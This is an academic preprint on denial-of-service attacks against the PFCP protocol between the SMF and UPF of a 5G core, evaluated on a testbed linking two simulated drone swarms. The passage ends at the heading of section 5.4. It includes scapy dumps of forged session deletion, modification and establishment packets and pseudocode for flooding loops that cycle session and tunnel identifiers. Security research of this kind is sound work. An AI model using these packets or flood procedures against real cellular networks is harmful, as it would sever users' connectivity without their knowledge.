Threatening the 5G Core via PFCP DoS Attacks: The Case of Blocking UAV Communications

George Amponis
International Hellenic University: Diethnes Panepistemio tes Ellados
Panagiotis Radoglou-Grammatikis (pradoglou@uowm.gr)
University of Western Macedonia: Panepistemio Dytikes Makedonias https://orcid.org/0000-0003-1605-9413
Thomas Lagkas
International Hellenic University: Diethnes Panepistemio tes Ellados
Wissam Mallouli
MONTIMAGE EURL
Ana Cavalli
MONTIMAGE EURL
Dimitrios Klonidis
Ubitech Limited
Evangelos Markakis
Hellenic Mediterranean University: Elleniko Mesogeiako Panepistemio
Panagiotis Sarigiannidis
University of Western Macedonia: Panepistemio Dytikes Makedonias

Research Article

Keywords: 5G Security, 5G Testbed, DoS Attacks, PFCP, UAV Communications

Posted Date: June 10th, 2022

DOI: https://doi.org/10.21203/rs.3.rs-1708948/v1

RESEARCH

Threatening the 5G Core via PFCP DoS Attacks: The Case of Blocking UAV Communications

George Amponis[1,2], Panagiotis Radoglou-Grammatikis[2,3*], Thomas Lagkas[1], Wissam Mallouli[4], Ana Cavalli[4], Dimitris Klonidis[5], Evangelos Markakis[6] and Panagiotis Sarigiannidis[3]

*Correspondence: pradoglou@uowm.gr, pradoglou@k3y.bg
[2]K3Y Ltd., 1612 Sofia, Bulgaria
[3]Department of Electrical and Computer Engineering, University of Western Macedonia, 50100 Kozani, Greece
Full list of author information is available at the end of the article
†Equal contributor

Abstract

The modern communications landscape requires reliable, high-speed, high-throughput and secure links and sessions between user equipment instances and the data network. The 5G core implements the newly defined 3GPP network architecture enabling faster connectivity, low latency, higher bit rates and network reliability. The full potential of this set of networks will support a set of critical Internet of Things (IoT) and industrial use cases. Nevertheless, several components and interfaces of the Next-Generation Radio Access Network (NG-RAN) have proven to be vulnerable to attacks that can potentially obstruct the network's capability to provide reliable end-to-end communication services. Various inherent security flaws and protocol-specific weaknesses have also been identified within the 5G core itself. However, little to no research has gone into testing and exposing said core-related weaknesses, contrary to those concerning the NG-RAN. In this paper, we investigate, describe, develop, implement and finally test a set of attacks on the Packet Forwarding Control Protocol (PFCP) inside the 5G core. We find that, by transmitting unauthorised session control packets, we were able to disrupt established 5G tunnels without disrupting subscribers' connectivity to the NG-RAN, thus hindering the detection of said attacks. We evaluate the identified PFCP attacks in a drone-based scenario involving 5G tunnelling between two swarms.

Keywords: 5G Security; 5G Testbed; DoS Attacks; PFCP; UAV Communications

1 Introduction

5G technologies offer high-quality connection while also meeting the needs of both consumers and enterprises. 5G technologies are expected to deliver better speed, lower latency, higher density, greater mobility and throughput without sacrificing dependability. Thanks to an agile development process which also heavily utilises highly modular Network Functions (NFs) 5G communications already enable an incredibly diverse spectrum of scalable and cost-effective use cases. In terms of wireless mobile communication, 5G represents a paradigm shift. 5G is revolutionary in that it is intended to enable completely new applications with substantially higher latency and bandwidth requirements.

Next-generation cellular communications are pivotal enablers for NG-IoT-based technologies. This is allowed for, by increasing the limit in the number of interconnected devices. Furthermore, 5G communications increase data rates by orders of magnitude, whilst offering near real-time responsiveness and addressing a spectrum of newly introduced requirements [1]. As we discussed in [2], through 5G cellular connectivity we can assist the industrial and academic landscape in addressing

important challenges, by narrowing them down two five main issues (e.g., energy, mobility, positioning, security, and offered Quality of Service (QoS)).

Despite the numerous benefits of 5G communications, there exist severe cybersecurity issues which are raised with the introduction of new technologies, interoperability issues, and the need to address new and more challenging requirements. According to S. Sullivan et al. [3], compared to other components of the cellular architecture, the link between base stations and users' devices is the most vulnerable component of the entire 5G fabric, as it presents increased opportunities for attacks (i.e., Denial of Service (DoS) and eavesdropping. In this paper we target this interface, by focusing on the weaknesses of the PFCP, responsible for the instantiating, management and deletion of user sessions with the internet. Our main contribution with this paper is to investigate and demonstrate five cyberattacks against PFCP, namely DoS via: Unauthorised PFCP Session Deletion Request, Unauthorised PFCP Session Modification Request, PFCP Session Establishment Flood, Unauthorised UPF Forwarding Rules Misconfiguration, and Eavesdropping User Traffic. All aforementioned attacks are implemented within the 5G core, as we aim to investigate inherent weaknesses of the PFCP protocol, and propose potential mitigation measures. Thus, the contributions of this paper are summarised as follows:

1 **5G threat analysis**: The work at hand engages in a comprehensive analysis of matters concerning cuber-security at a 5G core-level.
2 **Untraceable DoS attacks**: We implement a set of DoS attacks, untraceable to the radio-layer elements of the cellular infrastructure, yet detrimental to subscribers' connectivity.
3 **Evaluating and mitigating weaknesses**: We evaluate obtained experimental results and suggest potential mitigation measures for the identified weaknesses.

The rest of this paper is structured as follows: Section 2 describes the overal methodology used in this paper. Section 3 discusses related research and developments, demonstrating our works direct contribution to the relevant landscape. Section 4 provides a technical overview of pivotal elements of the overall next-generation cellular communications architecture, whilst also providing insight on the process of establishing a subscriber session with the internet through the cellular core and analysing the main protocol of interest. Section 5 describes and analysed the identified attacks, and also showcases the algorithms corresponding to a set of variants of said attacks. We demonstrate the generated attack packets, which we formulated using scapy. Moving on to Section 6, we implement a set of targeted attacks. The scenario we use to evaluate the attacks is based on a set of Unmanned Aerial Vehicle (UAV) swarms which exchange route control packets. We attempt to cut off the 5G tunnel connecting them, showcasing the severity of the targeted weaknesses. In Section 7 we discuss the experimental results and potential implications of targeted weaknesses. Lastly, in Section 8 we conclude the paper, with several remarks about potential mitigation measures being made and results being discussed.

2 Methods

In this paper we examine a set of attacks which are implemented inside the 5G core. The method used for testing and validating the identified set of attacks is purely experimental. As documented in detail in 6, we created a small-footprint 5G testbed to perform the attacks. Our methodology involved the formulation of the appropriate packets to implement nominal control-plane signalling for the control of subscriber sessions. Formulation of said packets was implemented using scapy. We assumed that an attacker has already gained access to the N4 interface of the 5G core. Moreover, in order to test our applied methods in a realistic scenario, we wrote a set of python scripts to simulate two swarms of UAVs. Said two swarms are interfacing via an established 5G tunnel. The attacks are considered successful when connectivity between the two swarms is effectively disrupted. We evaluate the identified attacks by dissecting the generated packets, observing the effect they had on the networked elements' connectivity. We also note the correlation between the logs obtained from the subscribers' side, and that from the 5G core elements.

3 Related Work

Several existing works investigate security issues of 5G networks. For example, J. Rodriguez in [4] documents a set of malpractices in 5G networks, which can lead to DoS, tampering and eavesdropping attacks. The author presents several examples of potential threats and attacks, targeting the pivotal components of the 5G cellular infrastructure. Similarly, in [5] S. Gupta et al. discuss the key mechanisms governing handover in 5G networks, and the authentication-related security implications of base station-to base station handover, while I. Ahmad et al. in [6] provide an overview of the most pivotal security challenges in 5G technologies, as well as privacy issues in such networks.

Subsequently, we give particular emphasis to some specific works with a more practical approach towards the implementation of attacks against cellular networks. H. A. Kholidy et. al. document in [7] new threats and attacks introduced by the advent of 5G networks. In their work, the authors introduce a scalable and accurate vulnerability analysis approach, which they test and evaluated using a security testbed they developed. Overall, the followed approach is rather similar to the work presented by us, in the work at hand. The authors focus on the sizable attack surface of the 5G edge network. It is deducted that apart from the traditional attack surfaces associated with traditional networking, due to the nature and objective scope of 5G, the respective IoT and cloud attack surfaces are inherited by 5G networks. The authors argue that there exist additional sets and types attacks enabled by the integration of mobile edge computing and 5G networks, such as insecure backhaul network interfaces. A key differentiating factor between our work and the work of H. A. Kholidy et. al. is the fact that we focus directly on vulnerabilities discovered inside the cellular core itself, whereas the aforementioned work focuses on use case-specific vulnerabilities enabled by the integration of 5G with edge computing. D. Sattar and A. Matrawy in [8] investigate DDoS attacks on 5G core network slices. This scenario is rather similar to the one presented by Sathi et. al. in [9]. The authors analyse Distributed DoS (DDoS) flood attacks targeting slices. The authors resorted to slice isolation as a means of reducing the impact of said attacks on a

simple network service. The authors found that proper slice isolation managed to provide the best mitigation possible. For the duration of the DDoS attack scenario, clients had access to only a fraction of the originally available average bandwidth, when no slice isolation is used. When utilising the proposed mitigation methodology, the authors observed that only minimal negative effects were identified. The authors conclude that while this inter-slice isolation approach is effective, if introduces measurable computational overhead. As is the case with the previously analysed related research, the key differentiating factor with our own work is the fact that for our research, we assume a compromised network function, which we exploit to cut off the communication tunnel between a specific subscriber session and the data network. Correspondingly, in [10], Yal et. al. present a 5G testbed and deployment framework with the purpose of interconnecting infrastructure in multiple sites so as to form a single 5G end-to-end facility. Saedi et. al. in [11] investigate Rogue Base Station (RBS) attacks against cellular networks and subscribers, mainly in the context of Vehicle-to-everything (V2X) ad hoc communications. The authors engage in simulations of subscriber devices moving through an area under 5G coverage, whilst also calculating and logging received signal strength. The authors also build a tool capable of generating realistic sets of the aforementioned received signal strength indicator metric. The proposed testbed is highly efficient and can generate nominal and malicious traffic in a timely manner. The target of this set of RBS attacks is in each case, a specific subscriber instance - this is a key difference with our own work, as we target elements of the core network, to deprive a subscriber of internet access. Z. Salazar et. al. in [12] developed 5G-Replay, which is a 5G network traffic fuzzer. 5G-Replay can be used to target both 5G core components, and radio-layer elements, such as cellular transceivers. The authors engage in an experimental evaluation, targeting open-source 5G frameworks, namely Open5GS and Free5GC. Interestingly, even after editing protocol-specific attributes, replayed 5G traffic could be parsed by the corresponding elements and responded to, normally.

4 5G Overview

All standards behind the currently utilised 5G network architecture have been introduced by the 3rd Generation Partnership Project (3GPP). The case is the the International Telecommunications Union (ITU) defines both the requirements and an approximate timeline for mobile communication systems developments. Thus, usually every decade, a new mobile communications generation is defined. The 5G architecture has measurably improved upon past architectures, with large cell-dense networks now enabling measurable increases in performance. 5G offers faster data transmission speed, greater capacity, and significantly lower latency. These advantages come to a cost however, which is design complexity. The 5G architecture is composed of two main planes, namely the 5G core and the radio access network. Subsection 4.1 describes all involved architectural elements in great detail. Continuing, subsection 4.2 analyses the interfaces amongst the aforementioned elements, while subsection 4.3 analyses the process for establishing end-to-end sessions between the subscribers and the internet, and subsection 4.4 dives into the technical details of a protocol which we target with cyber-attacks in this paper.

4.1 Architectural Elements

The pivotal elements of the overall 3GPP 5G architecture (this includes both NG-RAN and 5G Core components) are defined in ETSI TS 123 501 V15.2.0 (2018-06). As illustrated in Fig. 2 in section 6 The most pivotal 5G services include the following:

- Access and Mobility Management Function (AMF)
- Session Management Function (SMF)
- User Plane Function (UPF)
- Network Slice Selection Function (NSSF)
- Network Exposure Function (NEF)
- Network Repository Function (NRF)
- Policy Control Function (PCF)
- Unified Data Management (UDM)
- Application Function (AF)
- Authentication Server Function (AUSF)
- Data Network (DN)
- Radio Access Network (RAN)
- User Equipment (UE)

The AMF is one of the most pivotal components of the 5G core. It is responsible for the handling of subscriber registration, mobility, reachability and connection. It allows a UE to register and de-register with the 5G core. It additionally establishes and releases control signalling interfaces between the UE and itself, while also ensuring that a subscriber is reachable on a control-plane level. Lastly, the AMF is tasked with caching the subscribers' physical locations and handling the signal handover between two cellular towers within the RAN. This is implemented via periodic "keep-alive" registration updates (post-initial registration).

The SMF is tasked with interacting with the UPF to create, update and remove Protocol Data Unit (PDU) sessions, i.e., sessions that provide end-to-end user-plane connectivity between the subscribers and the internet, through the UPF. It is one of the most important and authoritative elements of the 5G core, and controls the UPF (and thus the establishment of communication tunnels) over the N4 interface. The 5G interfaces will be discussed in detail in subsection 4.2. The SMF receives policy control rules from the PCF, and translates them to session control profiles. In this paper, we are performing various attacks from this network function to the UPF, assuming sub-optimal security of the N4 interface.

The UPF is responsible for interconnecting the RAN and the DN, performing packet inspection and application detection, routing packets and forwarding data to their respective destinations, managing QoS and reporting usage to service providers and authoritative services. It is directly connected the the RAN and the DN, and essentially establishes tunnels through which data is exchanged between hosts in the DN and the UE.

NSSF is the component responsible for selecting the optimal Network Slicing Instance (NSI), i.e., the best-suited slice of the virtualized 5G infrastructure, for the service to utilise. NSSF also determines the allowed Network Slice Selection Assistance Information (NSSAI), i.e., performance metrics for the chosen NSI, that is allocated to the UE. Additionally, the NSSF defines the AMF to provide its

services to the subscriber, in case the default AMF can't support all NSIs for a given device.

The NEF provides a means to expose the services and capabilities provided by 3GPP network function in a secure manner. It enables a programmable and open core, in a developer-friendly manner.

The NRF is responsible for maintaining and providing a record of all available network functions in a given network, along with each functions' profile and the supported service typology. It allows other NFs to subscribe and get notified about the registration of new NF instances.

The UDM function is pivotal in authenticating and authorising user access to the DN, as well as handling roaming access using subscription data. This NF is a centralised way to process user data in 5G and to provide services for the rest of the 5G core elements.

The AF is responsible for enabling application-layer influence on traffic routing. It is also tasked with accessing the NEF and interacting with the PCF to implement policy control.

The AUSF puerforms sbscriber authentication. It has the final say in terms of UE authentication. It authenticates servers and provides encryption keys. It is in direct interface with the UDM and AMF.

The DN is an identifier for the internet, as well as operator or other services. The entire purpose of the 5G core is establishing fast, reliable and secure connections from the UEs to the DN, which is the end point of the entire communication.

The RAN utilises radio elements, i.e., gNodeB (gNB) instances to enable cellular connectivity and connect the UE to the 5G core. Essentially, this component contains all the transceiver elements of the architecture, on a radio layer.

The UE is the subscriber of the network, the client of the service provider. The UE is connected with the 5G core via the aforementioned gNB instances using 5G NR air interfaces.

All the aforementioned NFs work together, and each of them is tasked with implementing a strictly defined set of functionalities and services. As hinted above, the entire 5G architecture includes two major sets of components, namely the 5G core and the RAN. The RAN is composed of two main parts, namely the UE, and the gNB.

4.2 5G Interfaces

In contrast to previous generations of cellular networks, 5G networks resort to a clear compartmentalization and differentiation between user-specific and control-specific traffic typologies. As all services are compartmentalised and highly specific in their functionalities and all associated components are in direct communication, the 5G interfaces are formulated. In the context of the 5G core network, by interface we mean the direct communication link between two NFs. The total number of interfaces of interest is sixteen. Table 1 summarises the main interfaces of the standardised 5G architecture. In the context of this paper, we focus mainly on the N4 interface which concerns the SMF and UPF network functions. Within this interface, the protocol used for control message exchange is PFCP, which is analysed in detail in Subsection 4.4.

Table 1 Standardised 5G Interfaces

Interface	5G Component A	5G Component B
N1	UE	AMF
N2	gNB	AMF
N3	gNB	UPF
N4	SMF	UPF
N5	PCF	AF
N6	UPF	DN
N7	SMF	PCF
N8	AMF	UDM
N9	UPF	UPF
N10	SMF	UDM
N11	AMF	SMF
N12	AUSF	AMF
N13	AUSF	UDM
N14	AMF	AMF
N15	AMF	PCF
N22	AMF	NSSF

N1 is the interface between UE and the AMF. It represents the combined path from the UE to the DN and from the DN to the AMF. N2 is the interface between the gNB and the AMF and is used for control-plane signalling. N3 is the interface between the gNB and the UPF and is used for user-plane signalling. N4 is the interface between the SMF and the UPF and is used for control-plane signalling. N5 is the interface between the PCF and the AF and is used for control-plane signalling. N6 is the interface between the UPF and DN and is used for user-plane signalling. N7 is the interface between the SMF and the PCF and is used for control-plane signalling. N8 is the interface between the AMF and the UDM and is used for control-plane signalling. N9 is the interface between different UPFs and is used for user-plane signalling. N10 is the interface between the SMF and the UDM and is used for control-plane signalling. N11 is the interface between the AMF and the SMF and is used for control-plane signalling. N12 is the interface between the AUSF and the AMF and is used for control-plane signalling. N13 is the interface between the AUSF and the UDM and is used for control-plane signalling. N14 is the interface between different AMFs and is used for control-plane signalling. N15 is the interface between the AMF and the PCF and is used for control-plane signalling. N22 is the interface between the AMF and the NSSF and is used for control-plane signalling.

4.3 PDU Session Establishment

The establishment of a PDU session between the UE and the DN is a complex and well-structured procedure, which follows the establishment of a GPRS Tunnelling Protocol User-plane (GTP-U) tunnel to relay traffic to and from the DN in a transparent manner. Initially, the UE sends a PDU session establishment request to the NG-RAN. This request is carried over the Radio Resource Control (RRC) protocol. The request also carries the information regarding the DN it wishes to access, and the PDU Session ID, which is generated by the UE and is an identifier similar to the Session Endpoint Identifier (SEID) in its functionality, i.e., uniquely identifying a UE's session with the DN. Furthermore, the initial request also contains information on its typology: it can either be an (a) initial request, (b) an existing session, or a (c) PDU handover. Depending on this request type, the AMF is later on tasked with determining if the request concerns a new PDU session or associated to any existing PDU session.

After the initial request from the UE, the NG-RAN forwards the request along with its related information via the NG Application Protocol (NGAP) to the AMF, over the N2 Interface. Afterwards, the AMF selects the optimal SMF to serve the subscriber at hand. This process is handled by the NAS protocol.

Continuing, the SMF transmits a registration request to the UDM; if the conditions for a subscriber registration are met, the UDM registers the client withing to connect. If this process is successful, the SMF responds positively to the AMF, which initiated this chain of events in the 5G core. Afterwards, the SMF requests from the PCF relevant information for a PDU session creation. After the PCF issues response to this request, the SMF issues a session establishment request to the UPF.

At that point, the UPF responds with a session establishment response. Then, the SMF sends tunnel details to the AMF. Upon reception this message, the AMF will attempt to sends an NGAP PDU session setup request message to the gNB with data such as the PDU Session ID, QoS Flow Identifier (QFI), QoS profile, tunnel Info, PDU session type, and session Aggregate Maximum Bit Rate (AMBR). The gNB will then setup the GTP Tunnel based on the aforementioned metrics; the gNb will also setup the tunnel end point. After this set of events, the UE is ready to send its first packets to the DN. The entire process is explained in great detail in the UML sequence diagram showcased in Fig. 1. It is evident that the entire process is rather complex, and involves several 5G network functions, with a series of messages exchanged amongst them.

4.4 PFCP Protocol

The PFCP protocol is a 3GPP protocol which is used on the N4 interface of the 5G core between the SMF (control plane) and the UPF (user plane). It is specified in TS 29.244, and is one of the most important protocols of the new cellular network core. PFCP exists to compartmentalise and formalise the control- and user-related interactions between the SMF and the UPF. It is an application-layer protocol, which works over the User Datagram Protocol (UDP). The default UDP port for PFCP is 8805.

There are three distinct categories of PFCP messages. The Node related messages are responsible for establishing communication links between 5G-core nodes e.g., UPF and SMF. The Session related messages are responsible for creating, updating, and deleting sessions and association among PFCP nodes. Table 2 gives more information in regards to the PFCP message types and the corresponding values they are signalled by. In the context of this paper, we are particularly interested in the PFCP session-related messages, as they affect subscribers sessions.

With the help of this protocol, the SMF establishes a PFCP session on the UPF to manage the GTP-U tunnel that provides the subscriber with access to the DN. Hence, it can be deduced that illegitimate control messages can have a tremendous impact on the already established GTP tunnels (which exist in the N3 interface, between the UPF and the NG-RAN). Subscriber settings consist of a number of rules:

- Packet Detection Rule (PDR)
- Forwarding Action Rule (FAR)

Table 2 PFCP Node and Session Messages

PFCP Messages			
Msg Type Value (dec)	**Node-related messages**	**Msg Type Value (dec)**	**PFCP session-related messages**
1	Heartbeat Request.	50	Session Establishment Request.
2	Heartbeat Response.	51	Session Establishment Response.
3	PFD Management Request.	52	Session Modification Request.
4	PFD Management Response.	53	Session Modification Response.
5	Association Setup Request.	54	Session Deletion Request.
6	Association Setup Response.	55	Session Deletion Response.
7	Association Update Request.	56	Session Report Request.
8	Association Update Response.	57	Session Report Response.
9	Association Release Request.	58 to 99	For future use.
10	Association Release Response.		
11	Version Not Supported Response.		
12	Node Report Request.		
13	Node Report Response.		
14	Session Set Deletion Request.		
15	Session Set Deletion Response.		
16 to 49	For future use.		

- Buffering Action Rule (BAR)
- Quality of Service (QoS) Enforcement Rule (QER)
- Usage Reporting Rules (URR)

Each UE instance is assigned a specific and unique set of rules. The session it (i.e., the UE) has with the DN, is identified with the help of an assigned SEID, which the SMF uses to control the UE's PDU session and GTP-U tunnel by transmitting the appropriate control messages to the UPF. A total of three procedures are available for the PFCP protocol to manage subscriber connections. As seen in table 2, the main procedures associated with session management are:

1 Session Establishment (creates GTP-U tunnels at the N3 interface between the NG-RAN and the UPF)
2 Session Modification (modifies existing GTP-U tunnels at the N3 interface between the NG-RAN and the UPF)
3 Session Deletion (deletes GTP-U tunnels at the N3 interface between the NG-RAN and the UPF)

5 PFCP Attacks and Unauthorised 5G NF Configuration

This section is dedicated to the analysis and description of a number of PFCP-based attacks [13] and one NF misconfiguration-based attack. More specifically, the attacks targeted, investigated and implemented, mainly concern unauthorised control-plane signalling from the SMF to the UPF aiming to disrupt the connectivity of UEs to the DN. The attack analysed and implemented in subsection 5.1 concerns the unauthorised transmission of PFCP Session Deletion Requests, targeting a specific PDU session. This results in the severing of the established GTP-U tunnel. Similarly, the attack analysed in subsection 5.2 is related to the transmission of illegitimate PFCP Session Modification Requests, with the ultimate goal of disassociating subscriber sessions from the UPF. The attack analysed and implemented in subsection 5.3 refers to flooding the UPF with illegitimate PFCP Session Establishment Requests; the goal of this attack is the establishment of numerous unauthorised GTP-U tunnels with non-existent UEs, and hindering the core's capability to respond to legitimate session establishment requests. The scenario described in subsection 5.4 focuses on the unauthorised modification of packet forwarding rules, so that the UPF cannot forward packets to the DN. Lastly, the scenario described in subsection 5.5 is an extension of the session modification-based attack, where an

attacker mirrors user-plane traffic to a malicious host, effectively eavesdropping the entire GTP-U tunnel. The implemented attacks were tested on a containerised 5G testbed, whose architecture is demonstrated in Fig. 2. The evaluation results for these attacks are described in Section 6.

5.1 Unauthorised PFCP Session Deletion Request

The first attack scenario involves the transmission of malicious PFCP session deletion control messages. The unauthorised PFCP Session Deletion Request is instantiated from the SMF. The target of this attack is the UPF, which handles processes and forwards user data to the DN.

The goal of this attack is to disassociate a targeted UE from the DN. More specifically, the script targets the PDU sessions between the clients and the DN in a such manner that does not disassociate the UE from the 5G RAN or the Core network, but rather only severs their connectivity to the DN. This attack is implemented on the N4 interface, and the impact can be observed in the N3 interface. The only way to re-associate an affected UE is re-initiating the attachment procedure: the affected UE can either re-start its session or enter the range of another gNB, at which event a new SEID will be attached to the UE's PDU session and the attack's effect will be stopped. When a UE device establishes a PDU connection with the DN, the underlying session is identified by the unique SEID; every time a new PDU session is established through the 5G core, the new subscriber's SEID increases by 1.

Fig. 4 represents the overall data flow for the implementation of this attack. It is worth mentioning that a PFCP session deletion request is normally sent from the SMF to the UPF when a UE is first disassociated from the NG-RAN, then re-associated, and then requests the establishment of new a PDU session with the DN. In the `scapy` output shown below, it is evident that the packet is appropriately formatted and contains all required parameters and metrics for the successful deletion of a GTP-U tunnel. Specifically, the packet shown below was capable of interrupting the communication process described in Section 6. Note that the Ethernet, IP and UDP layers are omitted from the packet showcased below.

```
###[ PFCP (v1) Header ]###
           version   = 1
           spare_b2  = 0x0
           spare_b3  = 0x0
           spare_b4  = 0x0
           MP        = 0
           S         = 1
           message_type= session_deletion_request
           length    = 12
           seid      = 0x1
           seq       = 101
           spare_oct = 0
```

A particularly dangerous enhancement of this attack is its fusion with a variant of the PFCP Flood Attack (subsection 5.3). Assuming that a malicious user has gained

access to the SMF NF and wishes to interrupt the connectivity of UEs without targeting a particular subscriber, they can run the session deletion attack numerous times with incrementally increasing SEIDs. As no other identifier is requested by PFCP for the deletion of a session by UPF, a malicious SMF can instantiate a flood of session deletion request, carrying either random or increasing SEIDs. This allows the easy automation of attacks, as only a single identifier is required for the control of subscribers' sessions. This flood-based variation of the PFCP Session Deletion attack, is described by Algorithm 1.

Algorithm 1 Unauthorised PFCP Session Deletion Request Flood

procedure MASSSESSIONDELETION ▷ Execution of the attack
  $SEID \leftarrow 0x1$ ▷ Initialization of the SEID value
  $SMFaddress \leftarrow SMFinwardsFacingIfaceAddress$
  $UPFaddress \leftarrow SMFarpResponse$
  $delCounter \leftarrow 0x0$
  while $SubscriberSessions = active$ **do**
    $pktPayload \leftarrow SessionDeletionRequest(SEID)$
    $SendRequest(src \leftarrow SMFaddress, dst \leftarrow UPFaddress, pktPayload)$
    if $Cause.SessionDeletionResponse = "RequestAccepted"$ **then**
      $delCounter \leftarrow delCounter + 1$ ▷ Increment deletion counter by 1
    $SEID \leftarrow SEID + 1$ ▷ Increment SEID value by 1

5.2 Unauthorised PFCP Session Modification Request

For this scenario, the goal of the adversary is to get the UPF to discard packet handling settings. The malicious user sends a PFCP Session Modification Request with a `DROP` flag in the `Apply Action` field in the `FAR` rules. This will result in turn in the Tunnel Endpoint Identifier (TEID) and IP address of the gNB being deleted from the UPF. Consequently, the client is not able to access the DN, while a connection between the UE and the gNB is still online. Fig. 5 represents the overall data flow for the implementation of this attack. This attack is severe, as it will potentially lead to the deletion of all packet handling rules from the UPF's side.

```
###[ PFCP (v1) Header ]###
           version   = 1
           spare_b2  = 0x0
           spare_b3  = 0x0
           spare_b4  = 0x0
           MP        = 0
           S         = 1
           message_type= session_modification_request
           length    = 52
           seid      = 0x5
           seq       = 106
           spare_oct = 0
###[ PFCP Session Modification Request ]###
              \IE_list   \
               |###[ IE Update FAR ]###
               |  ietype    = Update FAR
               |  length    = 36
```

```
|  \IE_list   \
|   |###[ IE FAR ID ]###
|   |  ietype    = FAR ID
|   |  length    = 4
|   |  id        = 1
|   |  extra_data= ''
|   |###[ IE Apply Action ]###
|   |  ietype    = Apply Action
|   |  length    = 1
|   |  spare     = 0x0
|   |  DUPL      = 0
|   |  NOCP      = 0
|   |  BUFF      = 0
|   |  FORW      = 0
|   |  DROP      = 1
|   |  extra_data= ''
|   |###[ IE Update Forwarding Parameters ]###
|   |  ietype    = Update Forwarding Parameters
|   |  length    = 19
|   |  \IE_list   \
|   |   |###[ IE Destination Interface ]###
|   |   |  ietype    = Destination Interface
|   |   |  length    = 1
|   |   |  spare     = 0x0
|   |   |  interface = Access
|   |   |  extra_data= ''
|   |   |###[ IE Outer Header Creation ]###
|   |   |  ietype    = Outer Header Creation
|   |   |  length    = 10
|   |   |  STAG      = 0
|   |   |  CTAG      = 0
|   |   |  IPV6      = 0
|   |   |  IPV4      = 0
|   |   |  UDPIPV6   = 0
|   |   |  UDPIPV4   = 0
|   |   |  GTPUUDPIPV6= 0
|   |   |  GTPUUDPIPV4= 1
|   |   |  spare     = 0
|   |   |  TEID      = 0x5
|   |   |  ipv4      = 172.21.0.111
|   |   |  extra_data= ''
```

Similarly to the previous attack scenario, the session modification-based attack can be enhanced by introducing a flooding element in the pivotal parameter which defines the targeted session. In this case, this parameter is the tunnel endpoint identifier. Suppose that a malicious user has gained access to the SMF and aims to

interrupt UEs' connectivity without targeting a particular subscriber, the attacker can execute the same session modification attack numerous times with incrementally increasing TEIDs. This flood-based variation of the PFCP Session Modification attack, is described by Algorithm 2. The same algorithm applies to the original (non-flood) variant of the scenario, with the exclusion of the SEID's incrementation.

Algorithm 2 Unauthorised PFCP Session Modification Request Flood

procedure MASSSESSIONMODIFICATION ▷ Execution of the attack
  $SEID \leftarrow 0x1$ ▷ Initialization of the SEID value
  $TEID \leftarrow 0x1$ ▷ Initialization of the TEID value
  $SMFaddress \leftarrow SMFinwardsFacingIfaceAddress$
  $UPFaddress \leftarrow SMFarpResponse$
  $modCounter \leftarrow 0x0$
  while $SubscriberSessions = active$ **do**
    $pktPayload \leftarrow SessionModificationRequest(SEID, TEID)$
    $SendRequest(src \leftarrow SMFaddress, dst \leftarrow UPFaddress, pktPayload)$
    if $Cause.SessionModificationResponse = "RequestAccepted"$ **then**
      $modCounter \leftarrow modCounter + 1$ ▷ Increment modification counter by 1
    $SEID \leftarrow SEID + 1$ ▷ Increment SEID value by 1
    $TEID \leftarrow TEID + 1$ ▷ Increment TEID value by 1

5.3 Unauthorised PFCP Session Establishment Flood

The PFCP Flood attack is instantiated from the SMF of the 5G core network. The target of this attack is the UPF, which handles processes and forwards user data to the DN. The goal of this flood attack is the exhaustion of the UPF's resources to handle legitimate Session Establishment Requests and Heartbeat Requests. This will potentially hinder the capability of the 5G core to successfully formulate new PDU sessions between clients and DN. Algorithm 3 describes the procedure for the implementation of this attack in detail.

Algorithm 3 PFCP Session Establishment Flood Attack

procedure PFCPFLOOD ▷ Execution of the attack
  $SEID \leftarrow 0x1$ ▷ Initialization of the SEID value
  $exclusionList(n)$ ▷ An exclusion list for already existing SEIDs
  $n \leftarrow 0$
  $SMFaddress \leftarrow SMFinwardsFacingIfaceAddress$
  $UPFaddress \leftarrow SMFarpResponse$
  $UEipAddress \leftarrow rand(seed)$
  $request \leftarrow 0x0$
  while $TRUE$ **do**
    $pktPayload \leftarrow SessionEstablishmentRequest(SEID, UEipAddress, gNBipAddress)$
    $SendRequest(src \leftarrow SMFaddress, dst \leftarrow UPFaddress, pktPayload)$
    if $Cause.SessionEstablishmentResponse = "RequestDuplicate"$ **then**
      $exclusionList(n) \leftarrow SEID$ ▷ Session already exists - add to exclusion list
      $n \leftarrow n + 1$
    $SEID \leftarrow rand(seed) - exclusionList()$ ▷ Randomise SEID - can also increment by 1
    $UEipAddress \leftarrow rand(seed)$ ▷ Randomise UE address for next request

Essentially, this attack is implemented on the N4 interface, and the impact can be observed in the intermediate interfaces. The SEID is randomised for each session establishment request. The script written to implement this attack receives the following input:

- SMF IP address
- UPF IP address
- N3 interface network address
- gNB IP address

The snippet below showcases the successful formulation of PFCP session establishment requests via our `scapy`-based script. In our script, the session endpoint identifier is randomly generated, and can cycle between incrementally increasing values. This method, while crude, has the potential to exhaust the core network's resources to handle legitimate session establishment requests. This attack is also applicable and launchable via 5G-Replay, as described by Z. Salazar et al. in [12].

```
###[ PFCP (v1) Header ]###
           version   = 1
           spare_b2  = 0x0
           spare_b3  = 0x0
           spare_b4  = 0x0
           MP        = 0
           S         = 1
           message_type= session_establishment_request
           length    = 272
           seid      = 0x51
           seq       = 2
           spare_oct = 0
###[ PFCP Session Establishment Request ]###
              \IE_list   \
               |###[ IE Create FAR ]###
               |  ietype    = Create FAR
               |  length    = 13
               |  \IE_list   \
               |   |###[ IE Apply Action ]###
               |   |  ietype    = Apply Action
               |   |  length    = 1
               |   |  spare     = 0x0
               |   |  DUPL      = 0
               |   |  NOCP      = 0
               |   |  BUFF      = 0
               |   |  FORW      = 1
               |   |  DROP      = 0
               |   |  extra_data= ''
               |   |###[ IE FAR ID ]###
               |   |  ietype    = FAR ID
               |   |  length    = 4
               |   |  id        = 1
               |   |  extra_data= ''
               |###[ IE Create PDR ]###
               |  ietype    = Create PDR
               |  length    = 111
               |  \IE_list   \
               |   |###[ IE FAR ID ]###
               |   |  ietype    = FAR ID
```

```
|   |  length    = 4
|   |  id        = 1
|   |  extra_data= ''
|   |###[ IE PDI ]###
|   |  ietype    = PDI
|   |  length    = 80
|   |  \IE_list   \
|   |   |###[ IE Network Instance ]###
|   |   |  ietype    = Network Instance
|   |   |  length    = 7
|   |   |  instance  = 'access'
...
```

5.4 Unauthorised UPF Forwarding Rules Misconfiguration

